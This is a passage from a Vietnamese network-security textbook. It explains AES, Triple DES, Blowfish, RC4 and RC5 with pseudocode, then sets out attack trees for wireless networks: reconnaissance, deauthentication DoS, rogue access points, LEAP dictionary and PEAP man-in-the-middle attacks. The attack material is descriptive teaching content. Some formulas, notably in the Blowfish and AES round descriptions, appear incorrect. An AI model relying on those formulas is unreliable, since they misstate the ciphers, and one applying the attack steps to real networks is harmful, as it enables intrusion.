$$\begin{bmatrix} 02 & 03 & 01 & 01 \\ 01 & 02 & 03 & 01 \\ 01 & 01 & 02 & 03 \\ 03 & 01 & 01 & 02 \end{bmatrix} \begin{bmatrix} s_{0,0} & s_{0,1} & s_{0,2} & s_{0,3} \\ s_{1,0} & s_{1,1} & s_{1,2} & s_{1,3} \\ s_{2,0} & s_{2,1} & s_{2,2} & s_{2,3} \\ s_{3,0} & s_{3,1} & s_{3,2} & s_{3,3} \end{bmatrix} = \begin{bmatrix} s'_{0,0} & s'_{0,1} & s'_{0,2} & s'_{0,3} \\ s'_{1,0} & s'_{1,1} & s'_{1,2} & s'_{1,3} \\ s'_{2,0} & s'_{2,1} & s'_{2,2} & s'_{2,3} \\ s'_{3,0} & s'_{3,1} & s'_{3,2} & s'_{3,3} \end{bmatrix}$$

Trộn cột

o Có thể biểu diễn mỗi cột mới là nghiệm của 4 phương trình

- để tìm ra byte mới trong mỗi cột

o Mã yêu cầu sử dụng ma trận nghịch đảo

- Với hệ số lớn thì tính toán khó khăn hơn

o Có các đặc trưng khác của cột như sau:

- Mỗi cột là một đa thức bậc 3 gồm 4 số hạng
- Với mỗi phần tử là một byte tương ứng với phần tử trong GF(28).
- Các đa thức nhân tính theo Modulo (x4+1).
- Cộng khoá quay vòng

o XOR trạng thái với 128 bit khoá quay vòng

o Xử lý lại bằng cột (hiệu quả qua một loạt các thao tác bit)

o Nghịch đảo cho giải mã hoàn toàn xác định, vì khi XOR với nghịch đảo của bản thân nó, XOR trùng với đảo bit của khoá quay vòng.

o Thiết kế để đơn giản nhất có thể

 Dạng mã Vernam với khoá mở rộng

 Đòi hỏi thêm một số bước tăng độ phức tạp/tính an toàn.

 Một vòng AES

 Mở rộng khoá AES

o Dùng khoá 128 bit (16 byte) và mở rộng thành mảng gồm 44/52/60 từ 32 bit.


o Bắt đầu bằng việc copy khoá vào 4 từ đầu

o Sau đó tạo quay vòng các từ mà phụ thuộc vào giá trị ở các vị trí trước và 4 vị trí sau

 3 trong 4 trường hợp chỉ là XOR chúng cùng nhau

 Mỗi cái thứ 4 có S box kết hợp quay và XOR với hằng số trước đó, trước khi XOR cùng nhau

 Thiết kế chống các tấn công đã biết



 Giải mã AES

o Giải mã ngược lại không duy nhất vì các bước thực hiện theo thứ tự ngược lại.

o Nhưng có thể xác định mã ngược tương đương với các bước đã làm đối với mã

 Nhưng sử dụng ngược lại với từng bước

 Với khoá con khác nhau

o Thực hiện được vì kết quả không thay đổi khi

 Đổi lại phép thế byte và dịch các hàng

 Đổi lại việc trộn các cột và bổ sung khoá vòng

o Lý do mở rộng khoá: các tiêu chuẩn thiết kế bao gồm

 Giả sử biết một phần khoá, khi đó không đủ để biết nhiều hơn, tức là các khoá con khác hoặc khoá nói chung.

 Phép biến đổi nghịch đảo được.

 Nhanh đối với nhiều kiểu CPU.

 Sử dụng hằng số vòng để làm mất tính đối xứng

 Khuếch tán bit khoá thành khoá con cho các vòng

 Có đủ tính phi đối xứng để chống thám mã

 Đơn giản trong việc giải mã

o Các khía cạnh cài đặt:

 có thể cài đặt hiệu quả trên CPU 8 bit

- Phép thế byte làm việc trên các byte sử dụng bảng với 256 đầu vào.

- Dịch hàng là phép dịch byte đơn giản

- Cộng khoá vòng làm việc trên byte XOR

- Các cột hỗn hợp yêu cầu nhân ma trận trong GF(28) mà làm việc trên giá trị các byte, có thể đơn giản bằng cách tra bảng

 có thể cài đặt hiệu quả trên CPU 32 bit

- Xác định lại các bước để sử dụng từ 32 bit

- Có thể tính trước 4 bảng với 256 đầu vào


- Sau đó mỗi cột trong mỗi vòng có thể tính bằng cách tra 4 bảng và 4 XOR

- Cần 16 Kb để lưu các bảng

 Những nhà thiết kế tin tưởng rằng việc cài đặt rất hiệu quả này là yếu tố cơ bản trong việc chọn nó là mã AES


Sau đây ta xét chi tiết hơn các quá trình mã hoá, sinh khoá và giải mã AES. Xét cụ thể quá trình mã hóa bao gồm 4 bước:

1. AddRoundKey - mỗi byte của khối được kết hợp với khóa con, các khóa con này được tạo ra từ quá trình tạo khóa con Rijndael.




Hình 2.5: Mô tả hoạt động bước AddRoundKey

2. SubBytes - đây là quá trình thay thế (phi tuyến) trong đó mỗi byte sẽ được thay thế bằng một byte khác theo bảng tra (Tìm trong tài liệu tương ứng).



Hình 2.6: Mô tả hoạt động bước SubBytes


3. ShiftRows - đổi chỗ, các hàng trong khối được dịch vòng.



Hình 2.7: Mô tả hoạt động bước ShiftRows

4. MixColumns - quá trình trộn làm việc theo các cột trong khối theo một chuyển

đổi tuyến tính.



Hình 2.8: Mô tả hoạt động bước MixColumns

Tại chu trình cuối thì bước MixColumns được thay thế bằng bước AddRoundKey.

Thuật toán mã hoá

INPUT: M 128 bit, w[Nb*(Nr+1)] --- w là mảng khoá , M là khối dữ liệu rõ

OUTPUT: Y 128 bit -- Khối dữ liệu đã được mã hoá

TIẾN TRÌNH XỬ LÝ:

```
State:=in;
AddRoundKey(State,w[0,Nb-1]);
for i in 1..Nr-1 loop
    SubByte(state);
    ShiftRows(state);
    MixColums(state);
    AddRoundKey(state,w[i*Nb],(i+1)*Nb-1);
end loop;
    SubByte(state);
    ShiftRows(state);
    AddRoundKey(state,w[i*Nb],(i+1)*Nb-1);
Y:=state;
```

Thuật toán sinh khoá con sử dụng ba hàm:

SubWord(): Là một hàm đưa 4 từ đầu vào qua S-box để được 4 từ đầu ra

RotWord(): Biến đổi một từ [a0a1a2a3] thành một từ [a1a2a3a0]

Rcon(i): Chứa các giá trị [xi-1,{00},{00},{00}] với x={02} và i>=1.

Trường hợp Nk=8 (độ dài khoá =256) và i-4 là bội số của Nk thì SubWord() được tính

toán với w[i-1] trứơc khi XOR

Thuật toán:

INPUT: Khoá đầu vào K, Nk

OUTPUT: Mảng khoá con

TIẾN TRÌNH XỬ LÝ:

- Tách khoá K thành Nk khối 4 byte w[i] i=0..Nk-1

```
i:=Nk;
while (i<Nb*(Nr+1)) loop
        temp:=w[i-1];
        if (i mod Nk = 0);
                temp = SubWord(RotWord(temp)) xor Rcon[i/Nk];
        else if (Nk > 6 and i mod Nk = 4);
                temp = SubWord(temp);
        end if;
        w[i] = w[i-Nk] xor temp;
        i = i + 1;
end loop;
```

Thuật toán giải mã sử dụng 4 biến đổi trong đó có 1 biến đổi AddRoundKey và 3 biến đổi đảo ngược.

Biến đổi InvShiftRows(): tương tự biến đổi ShiftRows thay vì dịch trái thì trong biến đổi này là dịch phải.

Bứơc InvSubBytes(): Phép biến đổi này tương tự như SubBytes() thay vì dùng S-box thì sử dụng InvS-box .

Bứơc InvMixColums(): Tương tự như phép MixColums thay vì a XOR với c(x) thì là a-1 XOR c(x).

Thuật toán giải mã

INPUT: M 128 bit, w[Nb*(Nr+1)] --- w là mảng khoá , M là bản mã

OUTPUT: Y 128 bit -- Khối dữ liệu đã được giải mã

TIẾN TRÌNH XỬ LÝ:

```
state = M
AddRoundKey(state, w[Nr*Nb, (Nr+1)*Nb-1])
for round = Nr-1 step -1 downto 1
    InvShiftRows(state)
    InvSubBytes(state)
    AddRoundKey(state, w[round*Nb, (round+1)*Nb-1])
    InvMixColumns(state)
end for
InvShiftRows(state)
InvSubBytes(state)
AddRoundKey(state, w[0, Nb-1])
Y = state.
```

3.6. Các mã đối xứng đương thời

3.6.1. Triple DES

Mã DES nhiều lần

- Rõ ràng DES cần được thay thế, vì
  - Các tấn công về mặt lý thuyết có thể bẻ gãy nó
  - Tấn công khoá toàn diện đã được trình diễn
- AES là mã mới thay thế
- Trước nó người ta đã sử dụng lặp DES, tức là sử dụng nhiều lần cùng một thuật toán, nhưng có thể với khóa khác nhau.
- Triple DES là dạng đã được chọn, ở đây lặp DES 3 lần.

- Tại sao lại là Triple DES

  - Mà không phải là lặp hai lần Double DES: khi lặp hai lần không hoàn toàn là trùng với 1 lần DES nào đó nhưng cũng có thể.
  - Có thể dùng 2 lần DES trên một block với hai khoá K1 và K2 :

$$C = EK2(EK1(P))$$

  - Vấn đề là có thể rút gọn về một bước không.
  - Double DES gặp tấn công ở mức trung gian

- Gặp nói chung khi sử dụng một mã nào đó 2 lần như trên
- Vì $X = EK1[P] = DK2[C]$
- Tấn công bằng cách mã P với mọi khoá và lưu lại.
- Và giải mã C với các khoá và sánh trùng nhau để tìm X.
- Có thể chỉ ra rằng cần O(256) bước dò tìm.
- Triple DES với 2 khoá

  - Để tránh tấn công ở mức trung gian, cần sử dụng 3 mã, vậy nói chung có thể dùng 3 khoá khác nhau.
  - Nhưng để đơn giản hơn có thể sử dụng 2 khoá theo trình tự:E–D-E, tức là mã, giải mã, rồi lại mã.

- $C = EK1[DK2[EK1[P]]]$
- Về mặt an toàn mã và giải mã tương đương nhau
- Nếu K1 = K2 thì tương đương làm việc với một lần DES
- Chuẩn hoá trong ANSI X9.17 & ISO8732
- Chưa thấy tấn công thực tế.
- Triple DES với 3 khoá

  - Mặc dù chưa có tấn công thực tế, nhưng Triple DES với 2 khoá có một số chỉ định để tránh rơi vào một số trường hợp đặc biệt.

o Cần phải sử dụng 3 lần DES với 3 khoá để tránh điều đó

C = EK3[DK2[EK1[P]]]

o Được chấp nhận bởi một số ứng dụng trên Internet: PGP, S/MIME

3.6.2. Blowfish

 Mã đối xứng được thiết kế bởi Shneier khoảng 1993-1994.

 Mã có các đặc trưng sau:

o Cài đặt nhanh trên CPU 32 bit

o Dùng ít bộ nhớ.

o Cấu trúc đơn giản, dễ cài đặt và phân tích.

o Độ an toàn thay đổi theo độ dài của khoá

 Được cài đặt trên nhiều sản phẩm khác nhau

 Lược đồ khoá con của Blowfish

o Dùng khoá có độ dài bit linh hoạt từ 32 đến 448.

o Sử dụng khoá để sinh

 18 khoá con 32 bit lưu trữ trong mảng K: KJ

 Bốn S box cỡ 8 x 32 lưu trong Si, j

o Lược đồ khoá gồm

 Khởi tạo P mảng và sau đó là 4 hộp S box

 XOR P mảng với bit khoá (sử dụng lại nếu cần)

 Lặp lại việc mã dữ liệu sử dụng P & S hiện thời và thay cặp thành công P sau đó S.

 Đòi hỏi 512 khoá, nên chậm khi lấy khoá con mới

o Mã Blowfish

 Sử dụng 2 phép cơ bản cộng và XOR

- Dữ liệu được chia thành 2 nửa mỗi nửa 32 bit L0 & R0

for i = 1 to 16 do

Ri = Li-1 XOR Pi;

Li = F[Ri] XOR Ri-1;

L17 = R16 XOR P18;

R17 = L16 XOR i17;

trong đó

F[a,b,c,d] = ((S1,a + S2,b) XOR S3,c) + S4,a

o Bàn luận:

- Khoá con và S box phụ thuộc vào khoá sinh ra, sử dụng vào chính mã

nên việc phân tích rất khó

- Thay đổi hai nửa sau mỗi vòng làm tăng độ an toàn
- Khoá được cấp đủ lớn để việc tìm duyệt khoá là không thực tế, đặc biệt khi tập trung vào lược đồ tạo khoá con.

3.6.3. RC4

RC4 là mã đăng ký bản quyền của RSADSI, được thiết kế bởi Ronald Rivest. RC4 đơn giản, nhưng hiệu quả, có nhiều cỡ khoá và là mã bit dòng.

Mã được sử dụng rộng rãi (Web SSL/TLS, không dây WEP). Khoá thực hiện hoán vị ngẫu nhiên cả 8 giá trị bit. Sử dụng hoán vị đó để khuấy thông tin đầu vào được xử lý từng byte.

Sinh khoá RC4

o Bắt đầu từ mảng S với biên độ: 0..255


- Sử dụng khoá để xáo trộn đều thực sự.
- S tạo trạng thái trong của mã.

Mã RC4

- Mã tiếp tục trộn các giá trị của mảng.
- Tổng của các cặp trộn chọn giá trị khoá dòng từ hoán vị
- XOR S[t] với byte tiếp theo của bản tin để mã/giải mã

```
i = j = 0
for each message byte Mi
i = (i + 1) (mod 256)
j = (j + S[i]) (mod 256)
swap(S[i], S[j])
t = (S[i] + S[j]) (mod 256)
Ci = Mi XOR S[t]
```

Tổng quan RC4



An toàn RC4

- Đảm bảo an toàn chống các tấn công
- Có một số thám mã, nhưng không thực tế

o Kết quả rất phi tuyến

o Vì RC4 là mã dòng nên không được sử dụng lại khoá.

o Có liên quan đến WEP, nhưng tùy thuộc quản lý khoá hơn là bản thân RC4

3.6.5. RC5

RC5 cũng là mã đăng ký bản quyền của RSADSI, được thiết kế bởi Ronald Rivest và

được sử dụng trong nhiều sản phẩm của RSADSI. RC5 có nhiều cỡ khoá và dữ liệu khác nhau và đặc biệt không có vòng lặp. Thiết kế rất đơn giản và rõ ràng. RC5 được cài đặt dễ dàng trên nhiều CPU và còn được đánh giá là an toàn.

 Các mã RC5

o RC5 là một họ các mã với bat ham số RC5-w/r/b

 w là kích thước của từ (16/32/64), sô bit data = 2w

 r là số vòng (0..255)

 b là số byte của khoá (0..255)

o Phiên bản chuẩn là RC5-32/12/16

 Tức là 32 bit word, mã khối 64 bit dữ liệu

 Sử dụng 12 vòng

 Với 16 byte (128 bit) khoá

o Mở rộng khoá RC5

 RC5 sử dụng 2r + 2 từ khoá con (w-bit)

 Các khoá con lưu trong mảng R[i], i = 0,1,.., t-1

 Sau đó lược đồ sinh khoá gồm

- Khởi tạo S là giá trị giả ngẫu nhiên cố định, dựa trên hằng số e và phi.
- Khoá byte được sao vào mảng c-word L
- Phép trộn sẽ kết hợp L và S thành mảng S cuối cùng

 Mã RC5

o Tách đầu vào thành 2 nửa A và B

```
L0 = A + S[0];
R0 = B + S[1];
for i = 1 to r do
Li = ((Li-1 XOR Ri-1) <<< Ri-1) + S[2 x i];
Ri = ((Ri-1 XOR Li) <<< Li) + S[2 x i + 1];
```

o Mỗi vòng giống như 1 vòng 2 DES

o Quay là nguồn phi tuyến chính

o Cần số vòng chấp nhận được (12-16)

 Các chế độ mã RC5

o RFC2040 xác định 4 chế độ của RC5

 Mã khối RC5, tức là chế độ ECB

 RC5-CBC

 RC5-CBC-PAD là chế độ với bộ đệm bằng các byte có giá trị bằng số byte đệm.

 RC5-CTS, một kiểu của CBC, cùng kích thước với bản tin gốc.

3.6.6 Các đặc trưng của mã khối và mã dòng.

1. Các đặc trưng mã khối. Các đặc trưng trong mã khối hiện đại là

- o Độ dài khoá / kích thước khối / số vòng có thể thay đổi
- o Các phép toán trộn, quay phụ thuộc khoá hoặc dữ liệu.
- o S box phụ thuộc khoá
- o Tạo khoá con phức tạp hơn
- o Phép toán với đầy đủ dữ liệu ở mỗi vòng.

- Biến thiên hàm phi tuyến.

2. Các đặc trưng mã dòng.

- Xử lý mẩu tin lần lượt theo từng bit.
- Thông thường có khoá dòng (giả) ngẫu nhiên.
- Kết hợp XOR với bản rõ theo từng bit
- Ngẫu nhiên với khoá dòng sẽ xoá bỏ hoàn toàn các phân tích thống kê của mẩu tin

Ci = Mi XOR StreamKeyi

- Rất đơn giản
- Nhưng khoá không được sử dụng lại

3. Các tính chất của mã dòng trong khi thiết kế

a. Sử dụng lâu không bị lặp

b. Ngẫu nhiên thống kê

c. Phụ thuộc khoá đủ lớn

d. Độ phức tạp tuyến tính lớn

e. Rối loạn

f. Khuếch tán

g. Sử dụng hàm Boole phi tuyến bậc cao

CÂU HỎI VÀ BÀI TẬP THỰC HÀNH

Câu 1: Tìm hiểu cấu trúc của các tệp /etc/passwd và /etc/shadow trong hệ điều hành linux? vai trò của 2 tệp này trong hệ điều hành linux là gì?

Câu 2: Thực hành mã hoá một tệp dữ liệu bằng việc sử dụng hệ thống tệp mã hoá trên hệ điều hành windows 2003 server?

Câu 3: Nêu sơ lược các phương pháp xác thực?

Câu 4: Thực hành cấu hình chính sách an toàn sử dụng IPSec trong hệ điều hành windows 2000 server và windows 2003 server để cung cấp các giao dịch an toàn.

Câu 5:Thực hành sử dụng chức năng mã hoá tệp của openssl trong hệ điều hành linux để mã hoá các tệp dữ liệu.

CHƯƠNG V: AN TOÀN MẠNG KHÔNG DÂY

5.1. Giới thiệu về an toàn mạng không dây

5.1.1. Các tấn công đối với mạng không dây

Việc mạng không dây được sử dụng rộng rãi và phổ biến hiện nay được các kẻ tấn công mạng đặc biệt quan tâm bởi sự thuận tiện do các lý do sau:

Việc xâm nhập vào mạng không dây nhằm các mục đích bất hợp pháp dễ dàng hơn khi xâm nhập vào mạng có dây.

Quá trình cài đặt mạng không dây ít tốn kém hơn so với mạng có dây, các kẻ tấn công mạng khi muốn gắn kết, xâm nhập vào mạng không dây có chi phí cũng rẻ hơn mạng có dây (ví dụ kẻ tấn công chỉ cần một máy tính có gắn cạc mạng không dây là có thể sử dụng để xâm nhập vào mạng).

Mạng không dây cung cấp khả năng truy nhập vào mạng tại bất cứ chỗ nào (trong vùng phủ sóng của APS) cũng là một lý do để các kẻ tấn công mạng có thể sử dụng để truy nhập và tấn công tại bất cứ chỗ nào.

Việc sử dụng mạng không dây trong các công sở nhỏ và trong gia đình cũng tạo ra nhiều hơn các khu vực tấn công tiềm tàng cho những kẻ tấn công.

Khi tấn công vào mạng không dây, những kẻ tấn công mạng có rất nhiều mục đích khác nhau, ví dụ: truy nhập vào các tài nguyên mạng (các tệp dữ liệu nhạy cảm); không phải trả tiền; giả mạo giống như spammer để gửi các e-mail có mục đích mà không bị theo dõi; hoặc là một kẻ viết virus muốn tìm một nơi nặc danh để thả những con sâu mạng mới nhất. Cuối cùng các tấn công vào mạng không dây là nhằm mục đích cắt đứt liên lạc trong mạng không dây vì lý do trả thù hay làm hại đối thủ cạnh tranh theo một cách nào đó. Đôi khi các kiểu tấn công này được kết hợp với nhau. Ví

dụ, kẻ tấn công có thể thực hiện tấn công từ chối dịch vụ (DoS) để hướng khách hàng tới các Acess Point giả mạo do kẻ tấn công kiểm soát. Cây tấn công (attack tree) sẽ trình bày rõ hơn về các mục đích tấn công này và chỉ ra một số phương pháp để thực hiện chúng.

* Cây tấn công (attack tree):

Kẻ tấn công luôn tuân theo một quy trình để tấn công các mạng. Trước tiên chúng thường thăm dò (reconnaissance) sau đó mới thực hiện các tấn công cụ thể. Trong giai đoạn thăm dò, kẻ tấn công tìm ra sự hiện diện của mạng và sau đó khai thác các mục tiêu tiềm năng trong nó. Dưới đây là ba mục tiêu chính mà kẻ tấn công thực hiện để tấn công các mạng không dây đó là: từ chối dịch vụ; tấn công dành quyền đọc (read access) và tấn công dành quyền ghi (write access).

Cây tấn công là cách để mô tả các điểm yếu trong hệ thống. Nó cũng có thể được sử dụng như là một công cụ phân tích để hỗ trợ cho việc hoạch địch chiến lược phòng chống lại các điểm yếu đó. Mỗi cây tấn công luôn bắt đầu bằng một mục tiêu (GOAL), mục tiêu đó có thể chi thành các mục tiêu nhỏ (SUBGOAL), các mục tiêu nhỏ cũng có thể được chia thành các mục tiêu nhỏ hơn.

* Tấn công thăm dò:

Kẻ tấn công phải khám phá mạng đích trước khi tấn công nó. Trong thế giới mạng có dây, các hệ thống phát hiện xâm nhập trái phép và firewall có thể phát hiện ra các hoạt động tấn công thăm dò. Trong thế giới không dây, việc phát hiện là hoàn toàn bị động và không phát hiện được. Tuy nhiên, có một số tấn công thăm dò có thể phát hiện được như các chương trình quét mạng (network scan). Cây tấn công 1 sẽ mô tả về các tấn công thăm dò này:

```
Attack Tree 1
GOAL: Khám phá mạng đích.
      AND
```

Khám phá sự hiện diện của mạng.

OR

Thực hiện wardriving.

Nghe trộm các mục tiêu nhất định ("parking lot sniffing").

Khám phá thêm thông tin về mạng.

OR

Thực hiện quét cổng chủ động (active host and port scanning).

Thực hiện nghe trộm thụ động (passive sniffing).

* Tấn công DoS:

DoS là một dạng tấn công vào tính sẵn sàng phục vụ của mạng nhằm thực hiện nhiều mục đích của kẻ tấn công. Các mục đích có thể là tấn công nhằm gián đoạn liên lạc; hỗ trợ cho tấn công người đàn ông ở giữa (man-in-the-midle). Ngoài ra kẻ tấn công còn muốn cài đặt các thiết bị không dây để chiếm kênh truyền thông dành cho những người dùng hợp pháp. Bằng cách ngắt đứt các thành phần nào đó của mạng, kẻ tấn công có thể loại bỏ sự can thiệp của các thiết bị hợp pháp và hướng người dùng đến đường dẫn giả mà kẻ tấn công dựng lên. Tấn công DoS được mô tả trong cây tấn công 2 như sau:

Attack Tree 2

GOAL: Từ chối dịch vụ.

AND

Khám phá mạng đích (dùng cây tấn công 1).

Từ chối dịch vụ.

OR

Từ chối dịch vụ đến toàn mạng.

OR

Dùng thiết bị làm nghẽn sóng vô tuyến.

Liên tục phát quảng bá các frame để làm nghẽn băng thông mạng.

Tấn công Ngắt trình báo/huỷ xác thực đối với tất cả các người dùng.

Làm tràn các bảng của Acess Point.

Thiết lập một Acess Point giả và hướng người dùng tới mạng giả đó.

Từ chối dịch vụ đối với một người dùng nào.

Tấn công Ngắt trình báo/huỷ xác thực đối với một người dùng.

* Tấn công truy nhập mạng:

Mục đích thông thường nhất của kẻ tấn công là dành quyền truy nhập đọc hoặc quyền truy nhập ghi đến một mạng. Truy nhập đọc bao gồm khả năng chặn bắt và đọc luồng thông tin trên mạng và bao gồm các tấn công vào các phương pháp mã hoá, xác thực và các phương pháp bảo vệ khác. Truy nhập ghi bao gồm khả năng gửi dữ liệu vào một thực thể mạng và bao gồm cả quyền truy nhập đọc vì kẻ tấn công thường phải đọc các gói phản hồi để có thể truyền thông trên một số giao thức mạng. Tuy nhiên ở một số trường hợp, kẻ tấn công có thể chèn thêm các gói tin lên mạng mà không cần phải đọc các luồng dữ liệu phản hồi.

Cây tấn công 3 mô tả mục đích dành quyền truy nhập đọc

Attack Tree 3

GOAL: Dành quyền truy nhập đọc.

AND

Khám phá mạng đích (dùng cây tấn công 1).

Đọc luồng dữ liệu.

OR

Đọc luồng dữ liệu không mã hoá.

Bắt luồng dữ liệu bằng công cụ nghe lén (sniffer).

Đọc luồng mã hoá.

AND

Bắt luồng dữ liệu mã hoá bằng công cụ nghe lén (sniffer).

Lấy khoá.

OR

Khôi phục khoá.

Khôi phục mầm khoá.

Thiết lập Acess Point giả và kiểm soát các tham số mạng như các khoá mã.

AND

Làm tổn thương client.

Xâm nhập vào client thông qua mạng ad-hoc network nhờ vào những lỗi cấu hình sai hoặc các lỗ hổng chưa vá.

Cài đặt phần mềm gián điệp lên client.

Phần mềm gián điệp sẽ chuyển dữ liệu đến kẻ tấn công bằng một số phương pháp nào đó.

Cây tấn công 4 mô tả mục đích dành quyền truy nhập ghi:

Attack Tree 4

GOAL: Dành quyền truy nhập ghi.

AND

Khám phá mạng đích (dùng cây tấn công 1).

Lách cơ chế xác thực để dành các đặc quyền truy nhập mạng.

OR

Mạng không có xác thực. Không cần lách.

Giả mạo địa chỉ MAC để qua hệ thống lọc địa chỉ MAC.

Sử dụng tấn công lách xác thực bằng khoá bí mật.

Nếu mạng đang sử dụng 802.1x để xác thực, thì sử dụng tấn công từ điển LEAP hoặc tấn công người đàn ông ở giữa PEAP.

Chèn thêm các gói dữ liệu.

OR

Mạng không sử dụng mã hoá. Chèn thêm dữ liệu.

Ghi dữ liệu mã bằng cách dùng lại mầm khoá bắt được.

Khôi phục mầm khoá.

Mã dữ liệu bằng khoá và ghi nó lên mạng.

Khôi phục khoá.

Xâm nhập vào client thông qua mạng ad-hoc. Cài đặt mã độc client.

Thực hiện tấn công từ điển LEAP.

AND

Bắt phiên làm việc LEAP.

Thực hiện tấn công từ điển offline để khôi phục password.

Xác thực bằng các dữ liệu mật đã bắt được.

Sau khi được xác thực, ghi dữ liệu lên mạng.

Thực hiện tấn công người đàn ông ở giữa PEAP.

AND

